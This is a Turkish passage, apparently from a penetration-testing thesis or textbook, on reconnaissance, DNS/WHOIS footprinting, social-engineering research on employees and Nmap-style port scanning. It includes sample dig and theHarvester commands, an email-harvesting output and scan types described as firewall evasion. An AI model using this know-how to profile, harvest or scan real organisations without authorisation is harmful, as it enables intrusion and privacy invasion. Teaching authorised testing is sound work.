MSNBOT ve Google'dan Google Bot'dur. Bir örümceğin sayfaları aktif olarak "taramasından" önce, dizine zaten eklenmiş olan URL'lerin bir listesini okuması gerekir. Bu URL listesi "çekirdek" veri olarak kabul edilir ve örümcek için bir başlangıç noktası olarak kullanılır. Örümcek sayfalar arasında gezinirken tüm kodu inceler ve tüm bilgileri kendi dizinine geri döndürür. Örümcek ayrıca dizinine bulabileceği yeni bağlantılar ve sayfalar ekleyecek ve izleyecektir.

Örümcekler, herhangi bir içerik değişikliği olup olmadığını kontrol etmek için periyodik olarak web sitelerine döneceklerdir. Googlebot gibi bazı örümcekler, bir sitenin tipik olarak ne sıklıkta değiştiğini tespit edebilir ve ziyaretlerinin sıklığını uygun şekilde ayarlayabilmektedir.

İnsan tabanlı arama motorları, özellikle insan girdisine dayanır. İnsanlar, tüm web sitesi için dizine kısa bir açıklama gönderir. Bir arama sonucu, insanlar tarafından gönderilen açıklamalara göre eşleşmeleri döndürür. Web sitelerinin değiştirilmesi ve güncellenmesinin listeleme üzerinde hiçbir etkisi yoktur. Örneğin Yahoo örümceğine ek olarak insan tarafından desteklenen bir dizinden yararlanır. Bu veri toplama yöntemi, web sitelerinin yanlış açıklamaları, anahtar kelimelerin yanlış yazılması ve atlanan bilgiler dâhil olmak üzere hatalara eğilimlidir.

3.2.2.2 Hedefe yaklaşım

Toplanan bilgiler ile keşif aşaması yönetilebilir; parçaları birleştirme konusunda bir dizi alt aşamaya bakacağız bunlar: Yapay zekâ, link analizi, alan adı genişletme. Hedeflediğimiz kuruluşun yapısını, coğrafi yayılımını, ürünlerini, iş ilişkilerini vb. anlamaya çalışmak. Bu aslında web'i birincil olarak kullanan eski usul bir araştırma egzersizidir. Hedefin web sitesini ziyaret edeceksiniz, hedefi arama motorlarında arayacaksınız, hedefin haberlerini, basın bültenlerini ve yıllık raporlarını okuyarak ve dışarıdan sorgulayarak hedef hakkında bilgi için veri tabanlarını kullanacaksınız.

Bu aşamada katı kurallar yoktur ve her farklı kaynağın değeri hedeften hedefe ve sektörden sektöre değişiklik gösterecektir. Buna basit bir örneği, medya şirketi News Corporation'dır. News Corporation, çok sayıda ilgili şirket ve markaya sahiptir. News Corporation'da keşif yapmak için bunlardan bazılarının neler olduğunu öğrenmek istersek, isimlerini bir arama motoruna ekleyebiliriz. News Corporation MySpace'in

sahibidir. Bu alakasız bir bilgi olabilir ancak daha derin araştırdıkça faydalı olabilir. Kim bilir, belki de News Corporation'ın kurumsal altyapısına taşınan orijinal MySpace altyapısından bazı güvenlik açığı olan sistemler vardır. Bunu aklımızda tutarak, yan kuruluşların potansiyel ilgisi nedeniyle, hedefimiz artık MySpace'in yanı sıra News Corporation'ın web sayfasında listelenen diğer tüm varlıkları da içerebilir. Bu yan kuruluşlarla ilgili ek DNS adları ve ayrıntılar daha sonra ek aramalarla toplanabilir. Daha fazla şirket ve alan adları belirleyerek, ihtiyacımız olan bilgiye sahip olana kadar bu süreçte tekrar etmeye devam ederiz.

Link analizi, zaman kazanmak için internette gezinmeyi otomatikleştirmenin bir yoludur. Bir web sitesine (www.fake-inc.com) sahip herhangi bir DNS etki alanı göz önüne alındığında, webdeki bu siteye gelen ve bu siteden gelen tüm HTTP bağlantılarını numaralandırmak için web örümceklerini ve arama motorlarını kullanırız. İlk siteyle, bu siteden bir bağlantı ilişkisi oluşturur ve en belirgin adres ilişkisi analizi genellikle farklı alan adlarına sahip kuruluşlar arasındaki gerçek ilişkileri hakkında bilgiler ortaya çıkarır. Bu konudaki çalışmaların yanı sıra analizleri otomatikleştirmeye yardımcı olan bir veya iki ücretsiz araç da webde mevcuttur. Bu araçlar tipik olarak, hangi web sitelerinin hedef site ile en güçlü "bağlantıya" sahip olduğunu belirlemek için bir çeşit istatistiksel tartım algoritması kullanır. Sebep, açık ki, web üzerindeki iki site arasında güçlü bir ilişki varsa, dünyadaki bu iki kuruluş arasında güçlü bir bağ olabileceğidir.

Alan adı genişletmeye yönelik daha iyi bir çalışma yapan, muhtemelen yıllar boyunca İnternet üzerindeki farklı web sunucularının istatistiksel profilini çıkarmasıyla bilinen İngiliz ISP www.netcraft.com'dan edinilebilir. Netcraft, çeşitli ilişkiler aracılığıyla, sitesinde aranabilir bir web ara yüzü aracılığıyla (SearchDNS'e tıklayın) kamuya açık hale getirdiği önemli bir DNS ana bilgisayar adları listesi oluşturmuştur. Bu ara yüz, Şekil 5'te gösterildiği gibi joker karakter aramalarına da izin verir. En sevdiğiniz arama motoruyla bir sorgu yoluyla bulabileceğiniz benzer hizmetler sunan birkaç başka web sitesi vardır(Faircloth,2011).

Şekil 4. Netcraft joker dns sorgusu

3.2.2.3 Açık kaynak araçları

Siber güvenlik alanında açık kaynak araçları denildiğinde arşivler, siber saldırılara uygun güvenlik açıklıkları diye de tanımlayabiliriz. Açık kaynak araçları lisanslı olarak indirilebildiği gibi ayrıca ücretsiz olarakta sunulmaktadır.

Daha önce belirtildiği gibi, arama motorları internette hemen hemen her şeyi bulmamızı sağlar. Sızma testi uzmanları arasında muhtemelen en popüler arama motoru olan Google, basitçe bir anahtar kelime veya kelime öbeği sağlayarak temel aramalar yapmak için kullanılabilir. Keşif aşamasında bu özellikle çok önemlidir. Google'ın sahip olduğu çeşitli işlevsellik türleri belirli anahtarlara belirli bir web sitesi, dosya türü veya anahtar kelimeyle ilgili belirli bilgilere odaklanmak üzere arama sorgularımızı geliştirmek için kullanabileceğimiz yönergeler bulunmaktadır. Google'ın bir listesi vardır ve belirli bilgilere odaklanmamıza yardımcı olması için arama sorgularında kullanabileceğimiz temel yönergelerle birlikte açıkları bulmamızı sağlamaktadır.

Aramanızı belirli bir site veya etki alanıyla sınırlamak için site yönergesini kullanırsınız. Syngress web sitesinden sonuçları döndürerek, siteyi kullanabilirsiniz. Bu, Google'ın senkronizasyondan indekslendiği tüm sayfaları döndürür. Belirli bilgi sayfalarını aramak için, arama sorgusuna anahtar sözcükler ekleyebilirsiniz.

Bir diğer arama yönergesi de şudur, yalnızca belirli bir sonuca sahip sonuçları döndürmek için kullandığınız dosya türleri vardır. Bunu yapmak için, Google arama kutusuna yalnızca PDF dosya uzantısına sahip sonuçları döndüren filetype: pdf yazarak sağlarsınız. HTML tabanlı verilere kıyasla belirli dosyalarda çok daha fazla bilgi bulunma kolaylığı

olduğundan, sızma testi için kolaylık olabilecek direktiflerden biridir. Örneğin, filetype: xls için bir arama yapmak, diğer arama kıstaslarınız ile eşleşen elektronik tabloların bir listesini sağlayacaktır. Çoğu zaman bu tablo biçiminde saklanan kişi listelerini veya diğer yararlı bilgileri bulmamıza yardımcı olacaktır. Google örümcekleri web'i taradığında, Google her ziyaret edileni anlık kaydetmektedir. Anlık kayıtlar daha sonra Google havuzuna yedeklenir ve önbelleğe alınır. Google tarafından döndürülen sorgulardan elde edilen sonuçların yanında bağlantılar olarak görüntülenir. Önbelleğe alınmış sayfaların görüntülenmesi, diğer alanlarla ilgili eski bilgileri ortaya çıkarabilir. Henüz dizine eklenmemiş sitelerin önbelleğe alınmış bağlantıları olmayacaktır. Aynı durum, içeriklerinin önbelleğe alınmamasını isteyen yöneticiler tarafından yönetilen siteler için de geçerlidir.

Netcraft'tan bahsedecek olursak sunucu sürelerini izleyen ve sunucu işletim sistemini algılanması sağlayan internet izleme şirketidir. Netcraft, kullanıcıların ana bilgisayar bilgileri için veri tabanlarını sorgulamalarına olanak tanıyan çevrimiçi bir arama aracına sahiptir. Çevrimiçi arama aracı, joker karakter aramalarına izin verir, yani bir kullanıcı * elsevier * girebilir ve döndürülen sonuçlar, içinde elsevier sözcüğünü içeren tüm etki alanlarını görüntüler. Sonuçlar www.elsevier.com ve www.elsevierdirect.com'ları döndürebilir, dolayısıyla bilinen alan adları listemizi genişletmiş oluyoruz. Bu adımı daha ileri götürmek için, bir kullanıcı "Site Raporu" bağlantısını seçebilir ve bu bağlantı aşağıdaki gibi değerli bilgiler döndürür:

IP Adresi,


Server İsimleri

Ters DNS

Netblock Yönetimi

Dns Admin,

Alan Kaydı



Şekil 5. www.netcraft.com adresinde bir Wildcard Sorgusunun Sonuçları.

Bile Yazılım paketi, ücretsiz bir Perl araç setidir. Bile çeşitli web siteleri arasında açık olmayan ilişkileri bulmak için footprinting işleminde kullanılan açık kaynaklı yazılım araçlarından biridir. "Açık olmayan" bir bağlantıyı şöyle tanımlayabiliriz: Şirketlerin web siteleriyle birbirlerine bağlanma biçimlerini inceleyerek, gerçek ortamda birbirleriyle olan ilişkilerinden bir şeyler öğrenebiliriz. A / B'den gelen bir bağlantı, A'nın B hakkında bir şeyler bildiğini söylüyor. B / A'dan gelen bir bağlantı, A'nın B'den bir şeyler bilebileceğini ve hatta A / C / B'den gelen bir bağlantı bile A ve B'nin birbiri arasında bir bağlantı olduğunu gösterebilir ve web siteleri arasındaki bu bağlantıları sıralayarak ve analiz ederek, sıkıntısız bir şekilde ilişkileri keşfederiz. Veri toplama sürecinde Bile tüm bağlantıları çıkararak HTTrack aracını kullanarak kopyalama tamamlarız. Ardından Google'ı arama yaparak belirtilen hedef siteye bağlanan sitelerin listesini alabiliriz ve listesindeki tüm sitelerde aynı işlevi gerçekleştirmeye devam eder. Bile aracının çıktısı bir metin dosyasını şeklinde alabiliriz.

Şekil 6. File output

3.2.3 Footprinting

Footprinting oluşturma aşamasının amacı, önceki aşamada toplanan etki alanlarından olabildiğince IP / ana bilgisayar adı eşlemesi türetmektir. Bir kuruluşun makineleri genellikle birbirine yakındır, eğer bir IP adresi bulunursa, geri kalanını nerede arayacağımız konusunda iyi bir fikrimiz olduğu anlamına gelir. Bu nedenle, bu aşama için çıktımız aslında IP aralıkları olabilir (ve yalnızca bireysel IP'ler olması gerekmemektedir). Keşfin oluşturma aşamasında, DNS, WHOIS, RWHOIS ve SMTP teknolojilerine önemli işlemlere sahiptir. Bu teknolojilerin her biri, hedefimizin genel ayak izi hakkında daha fazla bilgi toplamak için kullanılabilir ve bu teknolojilerimizi oluşturmamıza yardımcı olabilir.

3.2.3.1 DNS

Alan Adı Sistemi (DNS), günümüzde internetin yaşamı ve kanı olarak kabul edilebilir. İnsanların DNS adlarını hatırlamaları, web sitelerinin tam IP adreslerinden çok daha kolaydır. DNS adlarını IP adreslerine çözümlemek için veya bunun tersi için kullanılan DNS, server bilgilerinin bir veritabanı olarak görülebilir. DNS, web tarayıcıları, e-posta vb. gibi tüm internet çalışma uygulamaları tarafından yaygın olarak kullanılmaktadır. DNS, bizim tarafımızdan alan adları olarak bilinen hiyerarşik bir adlandırma şemasında düzenlenmiştir. Yukarıdan aşağıya bir yöntemle çalışır, burada bir sorgu DNS ağacının

en üstünde başlar ve bir uç noktaya doğru yol alır. Bu hiyerarşinin en üstünde ("kök" olarak adlandırılır) kök sunucular bulunur.

Tablo 2. Dns kayıt türleri

Dns Kayıt Türleri	**Açıklamaları**
A	Bir bilgisayar adının bir IP adresine çevrilmesine izin veren bir adres kaydıdır. IP adresinin bulunması için her bilgisayarın bu kayda sahip olması gerekir.
MX	Mail sunucu kaydı
NS	Alan adı isim kaydı
CNAME	Ek adların ve takma adaların kullanılmasına izin veren kanonik adı bulmak için kullanılır
SOA	Domain için yetkiyi gösterir
SRV	Servis yer kayıdı
RP	Sorumlu kişi kayıdı
PTR	Genellikle geri aramalarda kullanılır
TXT	Dns ilgi bilgi verir.
HINFO	Host bilgi kaydı, işlemci tipi ve işletim sistemiyle alakalı bilgi verir

3.2.3.2 WHOIS

WHOIS, bir alan adı, IP ağı veya Otonom Sistem Numarası (ASN) sahibinin belirlenmesi için bir veri tabanına sorgu göndermeye yönelik bir protokoldür. WHOIS tarafından döndürülen bilgiler, e-posta adreslerini, iletişim numaralarını, açık adresleri ve diğer ilgili meta verileri içerebilen sahip bilgilerini içerir. WHOIS, 43 numaralı portta çalışan popüler bir bilgi protokolü hizmetidir. Bir kullanıcı sunucuya bir WHOIS sorgusu gönderdiğinde, sunucu bağlantıyı kabul eder ve ardından kullanıcı tarafından verilen sorguya yanıt verir ve bağlantıyı kapatır.

3.2.3.3 SMTP

Basit Posta Aktarım Protokolü (SMTP), e-posta istemcileri ve sunucular arasında e-posta göndermek ve almak için kullanılır. Bir SMTP sunucusu bir posta istemcisinden bir e-posta aldığında, SMTP sunucusu daha sonra e-posta adresindeki etki alanı için MX kayıtlarını kontrol eder. Postayı uzak SMTP sunucusuyla değiştirmek için istek gönderir. Daha sonra postayı işler (eğer bu MX sunucusuysa) veya uygun SMTP sunucusuna iletir. SMTP'nin düzgün çalışması için, alıcının alanı için ad sunucusunun DNS veri tabanında bir dizi MX kaydı tanımlanmalıdır. Bir MX kaydının iki belirli bilgi parçası tercih numarası ve bu alan için postayı işleyecek şekilde yapılandırılmış posta sunucusunun DNS adı vardır. Etki alanı için birden fazla posta sunucusu varsa, SMTP sunucusu tercihine göre birini seçecektir.


3.2.3.4 DIG

Dig, bir hedef hakkında bilgi almak için DNS sunucularını sorgulamak için kullanılan son derecede yararlı bir araçtır. Dig komutunu sadece dig komutunu ve ardından bir alan adını arayarak kullanabilirsiniz, örn. Dig www.karansu.com adresi gibi etki alanı hakkında bazı temel bilgileri toplayacaktır. Bununla birlikte, dig aracının daha kapsamlı yeteneklerinden bazılarını kullanarak, daha da yararlı veriler toplayabilirsiniz. Tablo 3, kazma için bazı komut satırı seçeneklerini ve hedefiniz hakkında kapsamlı veri toplamak için nasıl kullanılabileceğini gösterir. Şekil 7, bunlardan bazılarının nasıl görünebileceğini göstermektedir.

Tablo 3. Dig seçenekleri

Komutlar	Sonuçlar
Dig www.karansu.com	Etki alanı için IP adresini ve aracın ne yaptığına ilişkin ayrıntılı bilgileri döndüren temel sorgu.
Dig www.karansu.com +short	Domain ip adresi gönderir.
Dig www.karansu.com + MX +noall +answer	Mail sunucularını gönderir.
Dig www.karansu.com + NS+noall + answer	Dns sunucularını gönderir.

dig -f FILENAME ALL + noall + answer	Dosyada listelenen tüm alan adları için mevcut tüm verileri döndürür.



Şekil 7. Dig örnekleri (penetration tester's open_source 2011)

3.2.3.5 Host

Host, DNS sunucularını sorgulamak için kullanılabilecek başka bir araçtır. Döndürülen bilgilerin çoğu, biraz farklı bir biçimde olup, dig ile nerdeyse aynıdır.

3.2.3.6 Dnsenum. pl

Belirli bir hedef için DNS'nin ayak izini otomatikleştiren BackTrack 4 araç setinde (/ pentest / enumeration / dnsenum /) bulunan bir perl scriptidir.. Şekil 7 'de gösterilen DNS sorgularını host ve dig kullanarak otomatikleştirmemize yarar.

3.2.4 Sızma Testlerinde İnsan

Her şeyin temeli her zaman olduğu gibi insanlara dayanmaktadır. Bu nedenle, bir hedef organizasyondaki en savunmasız alanlardan biri çalışanlarıdır. Bu noktada, sızma için sosyal mühendislik yönü de çok önemlidir. Hedef hakkında bilgi toplayabilmemiz için keşif yaparken insan bakış açısını dâhil etmeliyiz. Kişilerin keşif metadolojisi, insanların kendileri hakkında bilgi gönderdikleri veya onlar hakkında bilgilerin nerede yayınlandığı gözlenmelidir.

Odaklanacağımız alanlar şunlardır:

- İlişkileri(Kişilerin kimlerle diyalogda olduğu sızma yapılacak yerle ilgisinin olup olmadığı)
- E-posta listeleri (Sadece e-posta adresini veya adını bilerek, bu kişisel bilgileri genellikle bulabilirsiniz. Tanınmış bir kişi olmasalar bile, sızma testi sürecinizde onlardan yararlanmanıza yardımcı olabilecek ek ayrıntılar bulabilirsiniz.)
- Web site gönderileri(Pek çok kişi İnternetteki çeşitli forumlar aracılığıyla hemen hemen her sorunla ilgili yardım alabileceklerini fark eder. Çoğu, genellikle karşılaştıkları sorunla ilgili bir gönderi yapar veya başka birinin gönderisine, gönderilerinin kendileri hakkında ne anlattığına çok az yanıt verir.)
- Sosyal ağlar (Sosyal ağlar son birkaç yıl içinde çok popüler hale geldi ve artık İnternette aktif olan çoğu insanın bir veya daha fazla sosyal ağın üyesi olduğu noktaya geldi.)

3.2.5 Açık Kaynak Araçları

Açık kaynak araçları siber güvenlik içerisinde yer alan yazılımsal uygulamalar,siber saldırıyı kolaylaştıran saldırı yapacak kişiye saldırı yeteneği sunmaktadır.

3.2.5.1 TheHarvester

Bu araç, bir alan adı için yapılan çeşitli aramaları otomatikleştirir ve ardından e-posta adresleri için sonuçları ayrıştırır. Bu aracı kullanmak, manuel aramalarda saatler kazandırabilir ve e-posta adreslerini toplama sürecini önemli ölçüde hızlandırabilir.

Yazacağımız aşağıdaki kodla hostu ve mail adreslerini bulabildiklerini listeler.

root@bt:~/theHarvester# python theHarvester.py -d karansu.com -l 500 -b google

Searching for karansu.com in google

Limit: 500 Searching results: 0 Searching results: 100 Searching results: 200 Searching results: 300 Searching results: 400 Accounts found: info@karansu.com satis@karansu.com fatura@karansu.com Solutions@karansu.com muhasebe@karansu.com Total results: 5 Hosts found:

3.2.5.2 MetaGoofil

Edge-Security (www.edge-security.com / metagoofil.php) tarafından sağlanan bir meta veri analizörüdür. Bir dosya çoğu ofis uygulaması kullanılarak yazıldığında, yazarın kim olduğunu, dosyanın nerede saklandığını, ne zaman yazıldığını vb. Belirtmek için dosyaya bazı meta veriler eklenir. MetaGoofil, belgeleri bulmak için bir Google araması ile birlikte kullanır.

1. Tüm dosyaları indirilir ve meta verileri çıkartılır.

2. Belgelerde bulunan meta verilere bağlı olarak kullanıcı adları, dosya yolları ve hatta MAC adresleri gibi ilginç bilgiler için sonuçları ayrıştırılır.

3.3 Tarama ve Döküm (Scanning and enumeration)

Sızma testlerin yapacağımız tarama ve döküm yaparken yalnızca onaylanmış hedefleri test ediyoruz ve saldırınızın derinliğini artırmadan önce mümkün olduğunca fazla bilgi alıyoruz. Hedeflerinizin amaçlarını ve türlerini, yani client'a hangi hizmetleri sağladıklarını belirleyebilirsiniz. İstemcinizin sistemlerinde çalışan hizmetlerin sürümleri ve türleri hakkında belirli bilgilere sahip olabiliriz. Hedef sistemlerinizi amaca ve kaynak isteğine göre sınıflandırabilirsiniz. Hedeflerinizin ne olduğunu ve kaç tanesinin savunmasız olup olmadığını anladıktan sonra, araçlarınızı ve kullanım yöntemlerinizi seçebilirsiniz. Yapılan dikkatsiz sistem taramaları ve döküm sadece testinizin verimliliğini düşürmekle kalmaz, aynı zamanda ekstra, gereksiz trafik de tespit edilme şansınızı artırır. Saldırı yüzeyinin azaltmasında tarama ve numaralandırmanın da önemli bir rolü vardır.

3.3.1 Tarama

Ne tür bir sistemi test ediyor olursanız olun, istismara başlamadan önce tarama ve sıralandırma yapmanız ve penetrasyon testinizin derinliğini artırmanız gerekecektir. Bununla birlikte, yönlendiriciler veya güvenlik duvarları gibi erişim kontrol cihazları aracılığıyla tarama veya numaralandırmayı ele almamız gereken belirli yolları bu kısımda uygulamalarıyla birlikte sonuçlandıracağız.

Keşif aşamasından elde edilen potansiyel hedeflerin listesi oldukça geniş olabilir. Tarama sürecini kolaylaştırmak için, önce sistemlerin hala çalışır durumda olup olmadığını

belirlemek önemlidir. Yanıt vermeyen sistemler listede yer almasa da, bu aşamadan sonra bir sistemin devreden çıkması ve taramanız başladığında istekleri yanıtlamayabilir. Bağlı bir sistemin kullanılabilirliğini test etmek için birkaç yöntem kullanabilirsiniz, ancak en yaygın teknik ICMP paketleri kullanılır.

ICMP paketleri engellenirse, TCP ACK paketlerini gönderilir. Buna genellikle "TCP Ping" denir. RFC, istenmeyen ACK(onay paketi) paketlerinin bir TCP ile RST (yeniden gönderme) döndürmesi gerektiğini belirtir. Dolayısıyla, bu tür bir paketi, bağlantı noktası 80 gibi bir güvenlik duvarı üzerinden izin verilen bir bağlantı noktasına gönderirseniz, hedef, hedefin etkin olduğunu belirten bir RST ile yanıt vermelidir.

Bir aralıktaki etkin hedefleri kontrol etmek için ICMP veya TCP ping yöntemlerini birleştirdiğinizde, bir ping taraması gerçekleştirirsiniz. Böyle bir tarama yapılmalı ve daha sonra bir tarayıcıya girebileceğiniz etkin makineleri belirten bir günlük dosyası elde edilmelidir. Çoğu tarayıcı aracı, satır başı sınırlamalı IP adresleri dosyasını kabul eder[28].

3.3.1.1 Port Tarama

Birçok farklı bağlantı noktası tarayıcısı olmasına rağmen, hepsi aynı şekilde çalışır. Birkaç temel TCP bağlantı noktası taraması türü vardır. En yaygın tarama türü, TCP bağlantı sırasında veya el sıkışmasında görünen TCP SYN bayrağı olarak adlandırılan bir SYN taramasıdır.

Bu tür tarama, bir hedef bağlantı noktasına bir SYN paketi göndererek başlar. Hedef, bağlantı noktası açıksa bir SYN / ACK yanıtıyla veya bağlantı noktası kapalıysa bir RST yanıtıyla yanıt veren SYN paketini alır. Bu, çoğu taramanın tipik davranışıdır; bir paket gönderilir, geri dönüş analiz edilir ve sistemin veya portun durumu hakkında bir tespit yapılır.

Tam bir el sıkışma yapılmadığından, SYN taramaları nispeten hızlı ve gizlidir. TCP el sıkışması tamamlanmadığında ise hedefteki hizmet tam bir bağlantı görmez ve genellikle işlemi günlüğe kaydetmez.

3.3.1.2 TCP ve UDP taraması

Bir TCP bağlantısı, standart TCP üç yönlü el sıkışmasında yer alan tüm adımların kullanılmasını içerir. Standart bir üç yönlü el sıkışmada, şu şekilde sıralayabiliriz;

- Kaynak, hedefe SYN gönderir
- Hedef SYN-ACK ile yanıt verir
- Kaynak ACK ile yanıt verir

Bu diziden sonra bir bağlantı kurulmuş kabul edilir. Daha önce belirttiğimiz gibi, gizli TCP taraması el sıkışmanın bir kısmını kullanır, ancak bağlantıyı asla tamamlamaz. Gizli bir taramada, son ACK asla hedefe geri gönderilmez, dolayısıyla bağlantı kurulmaz.

UDP'yi taramak, bağlantısız bir protokol olduğundan ve TCP gibi bir el sıkışma kullanmadığından daha zordur. UDP ile aşağıdaki sıra kullanılır:

- Kaynak, hedefe UDP paketini gönderir
- Hedef, bağlantı noktasının / protokolün etkin olup olmadığını kontrol eder ve ardından buna göre işlem yapar

TCP taramalarını gerçekleştirmek genellikle daha hızlı ve daha verimli olsa da, bazen bir UDP taraması gerçekleştirmek için zamana ve çabaya ihtiyaç vardır. Çoğu yönetici, TCP tabanlı hizmetlerin güvenliğini sağlamaya daha fazla odaklanma eğilimindedir ve genellikle güvenlik politikalarını belirlerken UDP tabanlı hizmetleri dikkate almaz. Bunu göz önünde bulundurarak, bazen UDP tabanlı hizmetlerde güvenlik açıkları bulunabilir.

Tablo 4. Nmap Arama Tipleri

Nmap Switch	**Paket Gönderim Tipleri**	**Açıksa Yanıtla**	**Kapalıysa Yanıtla**	**Notlar**
-sT	İşletim Sistemi tabanlı bağlantı	Bağ Yapılmış	Bağlantı Reddedildi ve zaman	Temel ayrıcalıksız tarama

			aşımına uğradı	
-sS	TCP SYN paketi	SYN/ACK	RST	Root ayrıcalıklarına sahip tarama türü
-sN	İşaretsiz TCP paketi	Bağlantı zaman aşımına uğradı	RST	Güvenlik Duvarlarını atlatmak için tasarlanmıştır.
-sX	TCP packet FIN,PSH ve URG flags	RST	RST	Güvenlik Duvarlarını atlatmak için tasarlanmıştır.
-sA	TCP packet birlikte ACK flag	RST	RST	Bağlantı noktalarını açması gerekmez
-sW	TCP paket, ACK Flag	RST	RST	Portların açıkmı yoksa kapalımı olduğunu belirler.
-SM	TCP FIN/ACK paket	Bağlantı zaman aşımı	RST	Bsd sistemleri için çalışır
-sl	TCP SYN paket	SYN/ACK	RST	Zombi ana bilgisayar kullanır.
-sO	IP paket başlıkları	Herhangi bir protokolde yanıt	ICMP erişilemez	
-sV	Subprotocol SMTP FTP http	N/A	N/A	Çalışan hizmeti belirlemek için kullanılır açık bağlantı noktası; servis veritabanını kullanır; BANNER yakalama bilgilerini de kullanabilir

3.3.1.3 Açık kaynak araçları

Tarama aşamasına yardımcı olan birçok araçlar bulunmaktadır. Bu araçlar, hangi ana bilgisayarların çalıştığını ve hangi bağlantı noktalarının açık olduğunu belirlemek için bir hedef listesi tarayacaktır.

3.3.1.4 Nmap

Port tarayıcıları giriş olarak bir hedefi veya aralığı kabul eder, belirtilen bağlantı noktalarına bir sorgu gönderir ve ardından her bağlantı noktası için yanıtların bir listesini oluşturur. En popüler tarayıcı, Fyodor tarafından yazılan ve www.insecure.org adresinden ulaşılabilen Nmap'tir. Fyodor'un çok amaçlı aracı, test uzmanları ve ağ denetçileri arasında standart bir ürün haline geldi. Buradaki amacımız Nmap'i kullanmanın tüm farklı yollarını görmek değil, tarama sürenizi en iyi şekilde kullanmak ve saldırı derinliğinizi artırmak için en iyi bilgileri döndürmek için birkaç farklı tarama türü ve seçeneklerine bakacağız.

Etkin hedefleri taramadan önce, -sn seçeneğiyle Nmap'in ping sweep işlevini kullanabiliriz. Bu seçenek bir hedefi port taraması yapmaz, ancak hangi hedeflerin yukarıda olduğunu bildirir. Nmap -sn ip_address ile root olarak çağrıldığında, Nmap, bir ana bilgisayarın çalışıp çalışmadığını belirlemek için ICMP echo ve zaman damgası paketlerinin yanı sıra TCP SYN ve ACK paketleri gönderir. Hedef adresler yerel bir ethernet ağındaysa, Nmap otomatik olarak bir ARP taraması gerçekleştirir ve paketlerden cevap beklenir. ARP talebi bir hedef için başarılı olursa, görüntülenecektir. Bu davranışı geçersiz kılmak ve Nmap'i IP paketleri göndermeye zorlamak için –send -ip seçeneğini kullanılır. Taramanın bir güvenlik duvarını geçmesi gerekiyorsa, TCP SYN taramasıyla birlikte bir TCP ACK taraması kullanmak da yararlı olabilir. -PA belirtilmesi, bir SYN paketini kapalı bir port engelleyecek belirli durum bilgisi olan güvenlik duvarı yapılandırmalarını geçebilecek tek bir TCP ACK paketi gönderecektir.

Şekil 8. Nmap tcp ping

3.3.1.5 Netenum

Komut dosyası üzerinde çalıştırılabilir uygulamalar için kullanabileceğiniz çok basit bir ICMP ping sweep programı olarak netenum kullanabiliriz. Temel bir ICMP pingi gerçekleştirir ve ardından yalnızca ulaşılabilir hedeflerle yanıt verir. Netenum ile ilgili bir koşul ise, test için bir zaman aşımı belirtilmesi gerektiğidir. Zaman aşımı belirtilmezse, giriş adreslerinin -CR ile ayrılmış bir dökümünü çıkarır.

3.3.1.6 Unicornscan: port tarama ve fuzzing

Unicornscan, standart bir bağlantı noktası tarama programından farklıdır; ayrıca, gerekirse kaynak bağlantı noktası, saniyede gönderilen paket sayısı ve kaynak IP bilgilerinin rastgele seçilmesi gibi daha fazla bilgi belirtmenize de olanak tanır. Bu nedenle, port taramaları için en iyi seçenek olmayabilir; daha ziyade, daha sonraki

“fuzzing" veya deneysel paket üretimi ve tespiti için daha uygundur. Bununla birlikte, Nmap'in ping taramasından çok daha fazla yetenekleri olduğu gibi, Unicornscan daha karmaşık özelliklerine ek olarak temel bağlantı noktası taramaları için kullanılabilir.

Şekil 9. Unicornscan port-tarama çıktısı

